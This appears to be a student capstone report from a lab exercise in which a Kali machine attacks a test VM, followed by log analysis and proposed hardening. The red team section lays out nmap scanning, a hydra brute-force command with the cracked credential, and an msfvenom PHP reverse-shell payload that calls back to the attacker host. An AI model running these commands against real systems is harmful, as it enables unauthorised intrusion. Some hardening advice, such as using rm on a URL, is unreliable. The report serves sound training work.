Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

E’Tiyah Needam

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology


Connection to victim's machine via Port 80
Kali Host: 192.168.1.90
Capstone VM: 192.168.1.105
Connection to host's machine via listener port 4444

Network
Address Range:
192.168.0.0/16
Netmask: 255.255.255.0
Gateway: 192.168.1.100

Machines
IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali VM

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone VM

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Router	192.168.1.100	Directs traffic from internet
Capstone VM	192.168.1.105	Victim's machine to be hacked
Kali VM	192.168.1.90	Attacker's machine
Private IP	192.168.1.1	Private IP to login the admin panel of a router

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Port Scan	Allows an attacker to scan the network for any open ports	A Port Scan allows attackers to access servers through their open ports.
Brute Force Attack	Allows an attacker to crack a victim's login credentials	Brute Force allows an attacker access to anything that requires the victim's login credentials.
Webdav Connection	Allows an attacker to upload files on the server	Attackers can upload malicious files to the victim's machine and take control over their machine and have access to confidential information.

Exploitation: Port Scan

01

Tools & Processes

Nmap was used to scan the network and determine which IP address had open ports


02

Achievements

Access to 192.168.1.105 via port 80 using the command below:

<nmap 192.168.1.0/24>

03



```
root@Kali:~# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-02 16:08 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00052s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00077s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00089s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Exploitation: Brute Force Attack

01


Tools & Processes
The Hydra Attack was used to brute force into the directory

02

Achievements
Access to the hidden directory using the command below:

<hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder>

03



```
14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of
14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of
 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of
14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137
 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of
 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 o
f 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of
14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 4] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-02 1
6:38:46
root@Kali:~#
```

Exploitation: Webdav Connection

01

Tools & Processes

Access to the Secret Folder allowed access to a personal note instructing how to access the Webdav.


02

Achievements

Access to upload a reverse shell payload to gain root access to the server. The command below created the shell.php:

```
<msfvenom -p
php/meterpreter/reverse_tcp
lhost=192.168.1.90
lport=4444 >> shell.php>
```

03


Project 2 - Red vs Blue - ml-lab-4fbb7318-6326-4468-a946-b4c749f3c83d.eastus.cloudapp.azure.com:56882
Index of /webdav - Mozil...
Shell No. 1
04:59 PM
Index of /webdav - Mozilla Firefox
192.168.1.105/company_fol
CrackStation - Online Pa
Index of /webdav
192.168.1.105/webdav/
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB


Index of /webdav

```
      Name           Last modified    Size Description
----------------------------------------------------
Parent Directory                        -
passwd.dav         2019-05-07 18:19    43
----------------------------------------------------
Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80
```

Blue Team

Log Analysis and
Attack Characterization


Analysis: Identifying the Port Scan



Network Traffic Between Hosts [Packetbeat Flows] ECS

Source IP	Destination IP	Source Bytes	Destination Bytes
192.168.1.105	192.168.1.100	203.7GB	14.3GB
192.168.1.105	169.254.169.254	30.4KB	70.9KB
192.168.1.105	192.168.1.90	20.9KB	322.3KB
192.168.1.105	34.249.145.219	16.9KB	44KB
192.168.1.105	91.189.92.38	14.2KB	2MB
192.168.1.90	192.168.1.105	27.5MB	49MB
192.168.1.90	255.255.255.255	4.1KB	0B
192.168.1.90	192.168.1.255	3.5KB	0B
192.168.1.1	192.168.1.255	100.2KB	0B
192.168.1.1	239.255.255.250	92.1KB	0B


Export: Raw Formatted



Top Hosts Creating Traffic [Packetbeat Flows] ECS


- Port scan occured around 11pm on July 2nd.
- 27.5MB packets were sent from 192.168.1.90.
- The peak in traffic indicates that this is a port scan.

Analysis: Finding the Request for the Hidden Directory



Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	6,066
http://192.168.1.105/webdav	16
http://192.168.1.105/	7
http://192.168.1.105/company_folders/	7
http://192.168.1.105/webdav/shell.php	6




HTTP Transactions [Packetbeat] ECS

- The request started approximately 11:30pm on July 2nd.
- There were a total of 6,066 requests to the Secret Folder. The Secret Folder contained the shell.php, which has a total of 6 requests.


Analysis: Uncovering the Brute Force Attack





- There was a spike of 10, 463 connections over time.

Analysis: Finding the WebDAV Connection



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	6,066
http://192.168.1.105/webdav	16
http://192.168.1.105/	7
http://192.168.1.105/company_folders/	7
http://192.168.1.105/webdav/shell.php	6

- There were 16 requests to the Webdav directory.
- The shell.php (reverse shell payload) was requested 6 times.

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

An alert can be set for anytime traffic was monitored on any set port.

I would set a threshold of how many packets are being sent and set a threshold of the specific source ip.

System Hardening

Do not leave any ports open.

Close open ports by using a Firewall.

Mitigation: Finding the Request for the Hidden Directory

Alarm

An alert for any access to this directory can be set.

I would set a threshold of 1.

System Hardening

Remove hidden directories on the server.

Use <rm http://192.168.1.105/company_folders/secret_folder> to remove the directory from the server.

Mitigation: Preventing Brute Force Attacks

Alarm

An alert for 10 unsuccessful login attempts can be set to detect possible brute force attacks.

I would set an account lockout threshold of 10. That’s the standard threshold for an account lockout.

System Hardening

Once 10 unsuccessful login attempts occur, lockout the user to prevent possible brute force attacks.

The <chage> command allows you to set password expirations on user accounts.

Mitigation: Detecting the WebDAV Connection

Alarm

You can set an alert for every time the folder is accessed from a machine other than the machine with full access to the folder.

I would set a threshold of my source ip only to access Webdav.

System Hardening

A Firewall rule would assist in restricting access to this folder.

A firewall will serve as protection from malicious activity on machines.

Mitigation: Identifying Reverse Shell Uploads

Alarm

You can set an alert to detect any .php files uploaded to the server.

I would set a threshold of .php file types.

System Hardening

To block future file uploads, you can remove the ability to upload files to this directory over the web interface.

You can use the command <chmod -wx [filename]> to remove writing and execution permissions to an individual.

The End